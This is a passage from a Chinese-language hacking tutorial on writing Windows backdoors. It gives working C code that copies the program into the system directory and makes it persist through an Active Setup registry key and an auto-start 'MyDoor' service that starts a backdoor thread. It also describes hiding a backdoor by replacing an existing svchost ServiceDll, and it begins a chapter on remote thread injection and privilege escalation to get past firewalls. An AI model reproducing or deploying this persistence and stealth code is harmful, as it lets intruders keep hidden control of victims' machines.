统目录路径
        strcat(SystemPath,"\\door.exe");
        GetModuleFileName (NULL, SelfFile, MAX_PATH); //得到自身程序
路径
        CopyFile(SelfFile,SystemPath,true); //复制文件
        CreateStringReg(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\
Active Setup\\Installed Components\\{7E453DEC-CBD0-45F9-B8BD-
F0AA2F306DD1}", "StubPath",SystemPath); //加载ActiveX启动,一个自定义修改注
册表的函数
        return 0;
    }
    RegDeleteKey(HKEY_CURRENT_USER,"SOFTWARE\\Microsoft\\
Active Setup\\Installed Components\\{7E453DEC-CBD0-45F9-B8BD-
F0AA2F306DD1}");否则删除该键
    //.....后门代码
    return 0;
}

```

### 3.4.3 系统服务自启动

Windows 中的服务程序都是遵循服务控制管理器 (SCM) 的接口标准,会在登录系统时自动运行,甚至在无用户登录的状态下也可以运行。而服务器通常是处于注销状态下,所以系统服务启动成为后门最常见的启动方式之一。

#### 1. 系统服务简介

在具体介绍系统服务自启动之前需对系统服务的组成有一个大概了解,系统服务主要由如下 4 个部分构成。

##### (1) 服务控制管理器 (SCM)。

服务控制管理器是一个 RPC 服务器,它显露了一组应用编程接口,程序员可以方便地编写程序来配置服务和控制远程服务器中的服务程序。它包括如下几个方面的信息。

① 已安装服务的数据库。服务控制管理器在注册表中有一个已安装服务的数据库,包括服务类型、启动类型、错误类型、执行文件路径、可选用户名和密码等信息。该数据库在注册表中的位置是 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services,包含很多子键,每个子键就代表一种服务。

② 自动启动服务。在系统启动时服务控制管理器会启动所有自启动服务和相关依赖服务。

③ 因要求而启动的服务。用户可在“服务”窗口中启用一项服务，也可使用 StartService 来启动服务。同时，在服务控制管理器中进行获得账户信息、登录服务项目、允许进程进行等操作。

④ 服务记录列表。每项服务在数据库中都包含了服务名称、开始类型、服务状态、依赖服务指针等信息。

⑤ 服务控制管理器句柄。服务控制管理器支持句柄类型访问的对象有已安装服务数据库、服务程序、数据库的状态等信息。

### (2) 服务控制程序 (SCP)。

通过服务控制程序可以对服务程序进行开启、控制和状态查询等操作。如果服务的开启类型为 SERVICE\_DEMAND\_START，就可以用服务控制程序来开启某项服务。

在开启服务的初始化阶段，服务的当前状态是 SERVICE\_START\_PENDING；而当初始化完成后，状态就变为 SERVICE\_RUNNING。通过服务控制程序还可以对服务进行控制和状态查询。常见的控制状态有停止服务 (SERVICE\_CONTROL\_STOP)、暂停服务 (SERVICE\_CONTROL\_PAUSE)、恢复暂停服务 (SERVICE\_CONTROL\_CONTINUE) 以及获得更新信息 (SERVICE\_CONTROL\_INTERROGATE) 等。

### (3) 服务程序。

在服务程序中包含一个或多个服务的执行代码。如可以创建类型为 SERVICE\_WIN32\_OWN\_PROCESS 的服务程序中就只包含一个服务；而类型为 SERVICE\_WIN32\_SHARE\_PROCESS 的服务程序中就包含多个服务的执行代码。

### (4) 服务配置程序。

系统管理员可以使用服务配置程序来更改查询已安装服务的详细信息，也可通过注册表函数来访问相关资源。


安装、删除和列举服务。可以使用相应的系统函数来创建、删除服务，也可以查询所有服务的当前状态。

配置服务。系统管理员可以使用服务来控制服务的启动类型、显示名称以及相应的描述信息等。

## 2. 创建服务

对于后门来说，只需创建和删除服务即可。创建服务的具体流程如图所示。

① 从图中不难看出，需要先将自身文件复制到系统目录中，这个功能在注册表启动中已经实现，这里不再赘述。将自身文件成功复制到系统目录之后，需要调用 OpenSCManager 函数得到服务控制管理器数据库句柄。该函数的具体格式如下。



创建服务的具体流程

```

SC_HANDLE OpenSCManager(LPCTSTR lpMachineName,
                        LPCTSTR lpDatabaseName,
                        DWORD dwDesiredAccess);
  
```

各个参数的含义如下。

- lpMachineName: 要打开服务控制管理数据库的目标主机名，如为空表示默认为本机。
- lpDatabaseName: 目标主机 SCM 数据库名字的字符串。
- dwDesiredAccess: 设置对 SCM 数据库的访问权限，如果要创建服务，必须拥有目标计算机的管理员权限，该参数一般设为 SC\_MANAGER\_ALL\_ACCESS。

② 如果该函数调用成功，则返回 SCM 数据库的句柄，否则将返回 NULL。在得到 SCM 数据库句柄后，就可以调用 CreateService 函数创建服务。该函数的具体格式如下。

```

SC_HANDLE WINAPI CreateService(SC_HANDLE hSCManager,
                              LPCTSTR lpServiceName,
                              LPCTSTR lpDisplayName,
                              DWORD dwDesiredAccess,
                              DWORD dwServiceType,
                              DWORD dwStartType,
  
```

```

DWORD dwErrorControl,
LPCTSTR lpBinaryPathName,
LPCTSTR lpLoadOrderGroup,
LPDWORD lpdwTagId,
LPCTSTR lpDependencies,
LPCTSTR lpServiceStartName,
LPCTSTR lpPassword);

```

各个参数的含义如下。

- hSCManager: 服务控制管理程序维护的登记数据库的句柄, 由系统函数 OpenSCManager 返回。

- lpServiceName: 以 NULL 结尾的服务名, 用于创建登记数据库中的关键字。

- lpDisplayName: 以 NULL 结尾的服务名, 用于用户界面标识服务。

- dwDesiredAccess: 指定服务返回类型。

- dwServiceType: 指定服务类型。

- dwStartType: 指定启动服务类型, 共有 5 种启动类型。前 3 种是: SERVICE\_AUTO\_START (自动)、SERVICE\_DISABLED (禁用) 和 SERVICE\_DEMAND\_START (手动), 通常使用“计算机管理”管理工具中的“服务”进行配置。后 2 种是: SERVICE\_BOOT\_START 和 SERVICE\_SYSTEM\_START, 通常用于配置加载设备驱动程序的方式。

- dwErrorControl: 指定服务启动失败的严重程度。

- lpBinaryPathName: 指定服务程序二进制文件的路径。

- lpLoadOrderGroup: 指定顺序装入的服务组名。

- lpdwTagId: 指定组标识。

- lpDependencies: 指定启动该服务前必须先启动的服务或服务组。

- lpServiceStartName: 以 NULL 结尾的字符串, 指定服务账号。如是 NULL, 则表示使用本地系统。

- lpPassword: 以 NULL 结尾的字符串, 指定对应的口令。为 NULL 表示无口令。

由于该函数的参数比较多, 但很多均可设置为 NULL, 所以该函数调用的方式如下。

```

schService=CreateService(schSCManager," MyDoor", " MyDoor", SERVICE_
CE_ALL_ACCESS,
SERVICE_WIN32_OWN_PROCESS, SERVICE_AUTO_START, SERVICE_ERROR_IGNORE,
SystemPath, NULL, NULL, NULL, NULL, NULL);

```

③ 如果该函数调用成功, 则返回创建服务的句柄; 如果调用失败则说明要创建的服务已经存在, 此时就必须调用 OpenService 函数打开刚创建的服务。该函数的具体格式如下。

```

SC_HANDLE OpenService(SC_HANDLE hSCManager,
LPCTSTR lpServiceName,
DWORD dwDesiredAccess);

```

各个参数的具体含义如下。

- hSCManager: 服务控制管理数据库句柄, 由 OpenSCManager 函数返回。
- lpServiceName: 要打开服务的名称。
- dwDesiredAccess: 设置服务的访问类型。

④ 如果调用该函数成功则返回打开服务的句柄, 否则将返回 NULL。在得到服务句柄后, 就可以调用 StartService 函数启动该服务了。该函数的具体格式如下。

```
BOOL StartService( SC_HANDLE hService,  
                  DWORD dwNumServiceArgs,  
                  LPCTSTR * lpServiceArgVectors );
```

各个参数的具体作用如下。

- hService: 要启动服务的句柄, 由 OpenService 或 CreateService 函数返回。
- dwNumServiceArgs: 设置启动服务所需参数的个数。
- lpServiceArgVectors: 启动服务的参数。

⑤ 在成功启动服务后, 需要调用 QueryServiceStatus 函数来查询服务的状态。该函数的具体格式如下。

```
BOOL QueryServiceStatus( SC_HANDLE hService,  
                         LPSERVICE_STATUS lpServiceStatus );
```

各个参数的作用如下。

- hService: 要查询服务的句柄。
- lpServiceStatus: 指向 SERVICE\_STATUS 结构, 用于返回服务的状态信息。该结构中的 dwCurrentState 字段标识当前服务状态, 其取值有 SERVICE\_RUNNING (正在启动)、SERVICE\_START\_PENDING (将要启动)、SERVICE\_STOP\_PENDING (将要停止) 以及 SERVICE\_STOPPED (已经停止) 等 4 种。

⑥ 在得到服务的运行状态后, 需要关闭打开的句柄, 此时调用 CloseServiceHandle 函数即可实现该功能。整个创建和启动服务的过程就是调用上述介绍的函数。

创建和启动服务的实现代码如下。

```
int APIENTRY InstallService()  
{  
    SC_HANDLE schSCManager;  
    SC_HANDLE schService;  
    DWORD dwErrorCode;  
    SERVICE_STATUS InstallServiceStatus;  
    char SystemPath[256];  
    char SelfFile[MAX_PATH];
```

```

    GetSystemDirectory(SystemPath, sizeof(SystemPath)); //得到
系统目录路径
    strcat(SystemPath, "\\door.exe");
    GetModuleFileName(NULL, SelfFile, MAX_PATH); //得到自身文件路径
    if(!CopyFile(SelfFile, SystemPath, true)) //复制自身到系统目录
        return 0;
    schSCManager=OpenSCManager(NULL, NULL, SC_MANAGER_ALL_
ACCESS); //打开服务控制管理器数据库
    if(schSCManager==NULL)
    {
        printf("OpenSCManager Error !\n");
        return 0;
    }

    schService=CreateService(schSCManager, "MyDoor", "MyDoor", SERVI
CE_ALL_ACCESS,
        SERVICE_WIN32_OWN_PROCESS, SERVICE_AUTO_START,
        SERVICE_ERROR_IGNORE, SystemPath, NULL, NULL, NULL, NU
LL); //创建服务
    if(schService==NULL) //创建失败
    {
        dwErrorCode=GetLastError();
        if(dwErrorCode!=ERROR_SERVICE_EXISTS)
        {
            printf("CreateService Error !\n");
            CloseServiceHandle(schSCManager);
            return 0;
        }
        else //如果服务存在
        {
            schService=OpenService(schSCManager, "MyDoor", SERVI
CE_START); //假如服务已存在则打开服务
            if(schService==NULL) //打开失败
            {
                printf("OpenService Error !\n");
                CloseServiceHandle(schSCManager);
                return 0;
            }
        }
    }
    if(StartService(schService, 0, NULL)==0) //启动服务
    {
        dwErrorCode=GetLastError();
        if(dwErrorCode==ERROR_SERVICE_ALREADY_RUNNING) //服
务正在运行
        {
            printf("StartService Error !\n");
            CloseServiceHandle(schSCManager);
            CloseServiceHandle(schService);
        }
    }

```

```

        return 0;
    }
}

while(QueryServiceStatus(schService,&InstallServiceStat
us)!=0)    // 查询服务状态
{
    if(InstallServiceStatus.dwCurrentState==SERVICE_START_PENDING)
// 服务是否在初始化阶段
    {
        Sleep(100);
    }
    else
    {
        break;
    }
}
if(InstallServiceStatus.dwCurrentState!=SERVICE_RUNNING)
// 查询服务状态, 看有没有启动成功
{
    printf("Install service Failed");
}
else
{
    printf("Install service Succeeded");
}
CloseServiceHandle(schSCManager);
CloseServiceHandle(schService);
return 1;
}

```

### 3. 删除服务

在实现创建和启动服务之后, 还需要完成服务配置程序的另一个功能: 删除服务。与创建和启动服务相比, 删除服务就显得非常容易了。先调用 QueryServiceStatus 函数查询服务状态。如果要删除的服务处于运行状态, 则需调用 ControlService 函数停止服务, 再调用 DeleteService 函数删除服务; 如果服务处于停止状态, 则直接调用 DeleteService 函数即可将其删除。其中 ControlService 函数直接向服务程序的控制处理函数发送控制码来控制服务的运行状态, 其具体格式如下。

```

BOOL ControlService( SC_HANDLE hService,
                    DWORD dwControl,
                    LPSERVICE_STATUS lpServiceStatus);

```

各个参数的具体作用如下。

- hService: 服务的句柄。
- dwControl: 要发送的控制码, 如果想停止服务, 则发送 SERVICE\_CONTROL\_STOP。

- lpServiceStatus: 该参数的作用是返回服务状态。

而 DeleteService 函数的作用是删除服务, 该函数只有一个 schService 参数, 它指向要删除服务的句柄。下面是实现删除服务的具体代码段。

```
int RemoveService()
{
    SC_HANDLE      schSCManager;
    SC_HANDLE      schService;
    SERVICE_STATUS NServiceStatus;
    schSCManager=OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
// 打开服务控制管理器数据库
    if(schSCManager==NULL)
        return 0;
// 打开服务
    schService=OpenService(schSCManager,"MyDoor",SERVICE_ALL_ACCESS);
    if(schService==NULL)
        return 0;
    QueryServiceStatus(schService,&NServiceStatus); // 查询服务状态
    if(NServiceStatus.dwCurrentState==SERVICE_RUNNING) // 如果服务正在运行就停止服务
    {
        ControlService(schService,SERVICE_CONTROL_STOP,&NServiceStatus);
    }
    if(DeleteService(schService)) // 删除服务
    {
        printf("remove service Succeeded");
        CloseServiceHandle(schSCManager); // 关闭打开的句柄
        CloseServiceHandle(schService);
        return 0;
    }
    else
    {
        printf("remove service Failed");
        CloseServiceHandle(schSCManager); // 关闭打开的句柄
        CloseServiceHandle(schService);
        return 0;
    }
}
```

到这里, 服务配置部分已经编写完成了。下面还需要编写服务控制部分, 它相对于服务配置要稍微简单一些。

#### 4. 实现服务控制

服务控制部分其实就是一个回调函数, 外部程序把控制命令传送给这个函数的 dwCode 参数, 该函数通过调用 SetServicesStatus 函数来设置服务的状态。

服务配置端具体的实现代码如下。

```
void WINAPI ServiceControl(DWORD dwCode)
{
    switch(dwCode)
    {
        case SERVICE_CONTROL_PAUSE:           // 服务暂停
            ServiceStatus.dwCurrentState = SERVICE_PAUSED;
            break;
        case SERVICE_CONTROL_CONTINUE:        // 服务继续
            ServiceStatus.dwCurrentState = SERVICE_RUNNING;
            break;
        case SERVICE_CONTROL_STOP:            // 服务停止
            ServiceStatus.dwCurrentState = SERVICE_STOPPED;
            ServiceStatus.dwWin32ExitCode = 0;
            ServiceStatus.dwCheckPoint = 0;
            ServiceStatus.dwWaitHint = 0;
            if(SetServiceStatus(ServiceStatusHandle, &ServiceSta
tus)==0) // 设置服务状态
            {
                OutputDebugString("SetServiceStatus in ServiceControl
in Switch Error !\n");
            }
            return ;
        case SERVICE_CONTROL_INTERROGATE:
            break;
        default:
            break;
    }
    if(SetServiceStatus(ServiceStatusHandle, &ServiceStatus) ==0)
// 设置服务状态
    {
        OutputDebugString("SetServiceStatus in ServiceControl
out Switch Error !\n");
    }
    return ;
}
```

其中，ServiceControl 函数并不需要程序来调用，当服务控制管理器收到控制码后，系统就会自动调用 ServiceControl 函数。

## 5. 编写服务部分

编写完服务控制部分后，就只剩服务部分代码了。在编写服务部分时先调用 RegisterServiceCtrlHandler（函数注册控制）函数，再调用 SetServiceStatus 函数将服务的状态设置为运行状态，最后调用 CreateThread 函数开启线程，作为执行后门代码。其中 RegisterServiceCtrlHandler 函数是一个用于 SCM 的 CtrlHandler 回调函数，其具体格式如下。

```
SERVICE_STATUS_HANDLE RegisterServiceCtrlHandler(
    LPCTSTR lpServiceName,
    LPHANDLER_FUNCTION lpHandlerProc);
```

各个参数的作用如下。

- lpServiceName: 设置服务的名称。
- lpHandlerProc: 设置服务控制函数的地址。

如果该函数调用成功,则会返回一个 32 位的 SERVICE\_STATUS\_HANDLE 句柄。SCM 就是使用该句柄来确定服务。当服务需要把其当时的状态传递给 SCM 时,就必须把这个句柄传递给需要它的 Win32 函数。实现这一部分的具体代码如下。

```
void WINAPI ServiceMain(DWORD dwArgc, LPTSTR *lpArgv)
{
    HANDLE hThread;
    ServiceStatus.dwServiceType = SERVICE_WIN32; //填写SERVICE_
STATUS 结构
    ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
    ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP
    | SERVICE_ACCEPT_PAUSE_CONTINUE;
    ServiceStatus.dwServiceSpecificExitCode = 0;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwCheckPoint = 0;
    ServiceStatus.dwWaitHint = 0;
    ServiceStatusHandle = RegisterServiceCtrlHandler("MyDoor", Ser
viceControl); //注册服务控制函数
    if (ServiceStatusHandle == 0)
    {
        OutputDebugString("RegisterServiceCtrlHandler Error !\n");
        return ;
    }
    ServiceStatus.dwCurrentState = SERVICE_RUNNING;
    ServiceStatus.dwCheckPoint = 0;
    ServiceStatus.dwWaitHint = 0;
    if (SetServiceStatus(ServiceStatusHandle, &ServiceStatus) == 0)
//设置服务状态
    {
        OutputDebugString("SetServiceStatus Error !\n");
        return ;
    }
    hThread = CreateThread(NULL, 0, RunService, NULL, 0, NULL);
//启动后门线程
    if (hThread == NULL)
    {
        OutputDebugString("CreateThread Error !\n");
    }
    return ;
}
```

可以看出,通过 CreateThread 函数中的线程函数 RunService 可以实现自定义的后门功能。由于这里使用的是零管道正向连接后门,所以后门就可以以服务的方式启动了。

另外,由于在 VC++6.0 中的程序入口点的函数是 Mian 和 Winmain,所以当程序以系统服务状态运行后,还是从 Mian 和 Winmain 执行,这样就不会去执行 ServiceMain 函数。为了解决这个问题,必须在程序的入口点函数中调用 StartServiceCtrlDispatcher 函数,该函数通过连接服务控制管理器,开始控制调度程序线程 (ServiceMain 函数)。

StartServiceCtrlDispatcher 函数只有一个参数,该参数指向一个 SERVICE\_TABLE\_ENTRY 结构数组,数组记录了这个服务程序中包含所有服务的名称和服务的进入点函数。

下面是该函数的具体调用过程。

```
int main(int argc, char* argv[])
{
    SERVICE_TABLE_ENTRY DispatchTable[] =
    {
        {"MyDoor", ServiceMain}, // 服务程序的名称和入口点;
        {NULL, NULL} // SERVICE_TABLE_ENTRY 结构必须以 "NULL" 结束
    };
    StartServiceCtrlDispatcher(DispatchTable); // 连接服务控制管理器, 开始控制调度程序线程
    if(argc==2)
    {
        if(!strcmp(argv[1], "-install"))
        {
            InstallService(); // 创建服务
        }
        if(!strcmp(argv[1], "-remove"))
        {
            RemoveService(); // 删除服务
        }
    }
    return 0;
}
```

整个服务程序的执行流程是:先进入 Main 函数,通过调用 StartServiceCtrlDispatcher 函数连接服务控制管理器,开始控制调度程序线程,并启动服务入口点函数;再在服务入口点注册服务控制函数 (ServiceControl);最后启动后门代码。

### 3.4.4 svchost.exe 自动加载启动

Windows 系统服务分为独立进程和共享进程两种,在 Windows NT 时只有服务器管理器 SCM (Services.exe) 有多个共享服务。随着系统内置服务的增加,在 Windows 2000 中微软

又把很多服务做成共享方式，由 svchost.exe（一个属于微软 Windows 操作系统的系统程序，用于执行 DLL 文件）启动。Windows 2000 一般有 2 个 svchost 进程，一个是 RPC（Remote Procedure Call）服务进程，另一个是由很多服务共享的一个 svchost.exe。而在 Windows XP 中一般有 4 个以上的 svchost.exe 服务进程，Windows 2003 server 中则更多。要实现 svchost.exe 共享服务，则必须使一个 svchost 进程启动多个服务。

但 svchost 本身只是作为服务宿主，并不实现任何服务功能，所以需要 svchost 启动的服务以动态链接库形式（Dynamic Linkable Library, DLL）实现。在安装这些服务时，把服务的可执行程序指向 svchost。启动这些服务时由 svchost 调用相应服务的动态链接库来启动服务，而一个 svchost.exe 进程可以调用多个动态链接库。

通过设置服务在注册表中的参数，可以使 svchost.exe 进程知道某一服务是由哪个动态链接库负责。注册表中服务的信息保存在 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services 分支下，在该处保存了本机所有服务的信息，如图所示。单击某个服务即可看到 Parameters 子键，其中 ServiceDll 键值表明该服务由哪个动态链接库负责。并且所有这些服务动态链接库都必须导出一个 ServiceMain() 函数，用来处理服务任务。



注册表中的服务信息

虽然这些服务是使用共享进程方式由 svchost 启动的，但是系统中会有多个 svchost 进程。出现这种情况的原因在于：系统把这些服务分为几组，同组服务共享一个 svchost 进程，不同组服务使用多个 svchost 进程。

Svchost 的所有组和组内所有服务在注册表中的位置都是 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost，如图所示。在启动一个 svchost.exe 负责的服务时，服务管理器如遇到可执行程序内容 ImagePath 已存在于服务管理器的映象库，就不启动第 2 个进程 svchost，而直接启动服务，这就实现了多个服务共享一个 svchost 进程。

#### 注意

Svchost 已经调用 StartServiceCtrlDispatcher 来调度服务线程，所以在实现动态链接库时就不再调用。另外，动态链接库接收到的都是 Unicode 字符串。




图 1-1-1 SvcHost 所有组和组内所有服务在注册表中的位置

所以要想达到隐藏自己的目的，不需要建立一个由 Svchost 启动的服务，而只需替换已有服务 ServiceDll 键值所指向的 Dll（即修改的 ServiceDll 键值），并将该服务设置为自动启动即可。由于这种服务启动后由 svchost 加载，不增加新的进程，只是 svchost 的一个 DLL，而且一般系统管理员不会检查 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost 服务组是否变化，即使检查也不一定能发现异常，因此如果添加一个这样的 DLL 后门，伪装得好还是比较隐蔽的。

由于服务函数要为 Svchost 调用，所以必须是导出函数，并且其能接收 Unicode 字符串。为修改注册表实现替换服务（安装后门）和还原服务（删除后门），还需要两个导出函数 Install 和 Remove；只需利用 rundll32.exe 来调用这两个函数，就可以实现安装和卸载服务。通过 Svchost.exe 自动加载与系统服务自启动非常相似。



## 技巧与问答

### ❖ 在网络通信过程中，为什么要使用到套接字的接口？

应用层在通过传输层进行数据通信时，多个 TCP 连接或多个应用程序进程可能需要通过同一个 TCP 协议端口传输数据。为了区别不同的应用程序进程和连接，许多计算机操作系统

为应用程序与 TCP / IP 协议交互提供了套接字 (Socket) 的接口。

### ❖ 要确保 Web 站点的安全，通常都采取哪些措施？

Web 攻击相对于其他网络攻击方式显得更隐蔽，也更难防范。有时问题并不是出在用户身上，而是出在网站上。即使装了防火墙，也对跨站攻击无能为力，因此防范跨站攻击需要从网站和个人用户两方面入手。此外，用户在不同的地方使用不同的密码，即使黑客通过攻击获取 cookies 并破解出了密码原文，这样造成的损失也只是一个账户而已。

### ❖ 后门程序怎么运行？

对于初学者而言，模仿本章编程，利用 codeblock 有时候运行会报错。这并不是系统程序代码的错误，只是 codeblock 工具所需要的编译和运行环境不满足，对于系统编程需要微软的 C++ 编程环境支持，代码的运行还需要类库的支持。MicroSoft Visual C++，即微软的 C++ 和 C 的编译器，一般计算机是自带的，最简单的方法就是更新系统，有一些插件就会自动安装。

更新系统选中“计算机”，并选中“属性”，然后弹出系统配置界面，选择“Windows 更新”，操作如图所示。



更新系统

在弹出的界面中进入更改设置，设置“自动更新”，或者在本界面，手动单击“检查更新”按钮即可实现系统的更新，操作如图所示。



系统更新设置

在计算机更新之后还不能够运行的话，那么就需要到微软的官方网站更新 Microsoft Visual C++ 配置了。

# 高级系统后门编程技术

在黑客攻入别人的计算机或者其他人的服务器主机时，常常会遇到防火墙的阻拦。其实随着防火墙的普及，即使反向连接后门的穿墙能力也是有限的。很多防火墙已对进程进行过滤，没有在防火墙进行规则里的程序将不能对网络进行访问。也就是说即使给服务器装上后门也无法对服务器实施控制，还增加了被发现的可能性，所以有必要编写一些高级系统后门。了解高级后门编程技术，有助于读者掌握远程线程注入后门和端口复用后门基本实现过程以及通过编程来编辑出这两种后门。最为重要的是，这两种后门具有很强的隐藏性。通过远程线程注入技术可以将编制的线程注入目标进程中运行。注入的线程将会与目标进程共同存在，并不容易被用户发现及删除，这就是远程线程注入后门的基本工作原理。任何拦截、复制类操作对网络数据的传输性能丝毫没有影响，这就给复用端口后门提供了可能性。

## 本章要点

- 基于端口的后门。
- 远程连接技术介绍。


## 4.1 远程线程技术介绍

远程线程技术指的是通过在另一个进程中创建远程线程的方法进入那个进程的内存地址空间。我们知道在进程中，可以通过 `CreateThread` 函数创建线程，使被创建的新线程与主线程共享地址空间以及其他的资源。但是很少有人知道，通过 `CreateRemoteThread` 同样也可以在另一个进程内创建新线程，被创建的远程线程同样可以共享远程进程的地址空间。所以实际上，我们通过一个远程线程，进入了远程进程的内存地址空间，也就拥有了那个远程进程相当的权限。例如，在远程进程内部启动一个 DLL 木马。

### 4.1.1 初步的远程线程注入技术

远程线程中的远程不是跨越计算机，而是跨越进程。假如有 A 和 B 两个进程，其中 A 是系统的正常进程，而 B 是木马进程。如果 A 进程中启动一个新线程，并且用这个线程来实现木马功能，当新线程启动后，B 进程自动退出。此时在进程列表中就看不到木马线程，并且新线程是通过系统正常进程访问网络，就不会被防火墙拦截。首先，我们通过 `OpenProcess` 来打开我们试图嵌入的进程，如果远程进程不允许打开，那么嵌入就无法进行了。这往往是由于权限不足引起的，解决方法是通过种种途径提升本地进程的权限，拥有和那个远程进程相当的权限，可以在远程进程中执行代码，从而达到远程进程控制、进程隐藏的目的。

创建远程线程的一般流程如图所示。



创建远程线程的一般流程

① 先需要提升后门进行权限，这里只需把自身进程权限设置为调试权限。如果要注入的是系统进程，且没有提升后门权限，当调用 OpenProcess 函数时，就会返回 NULL。

提升后门自身权限的代码就是模板函数 (EnableDebugPriv)，其具体内容如下。

```
int EnableDebugPriv(const char * name)
{
    HANDLE hToken;
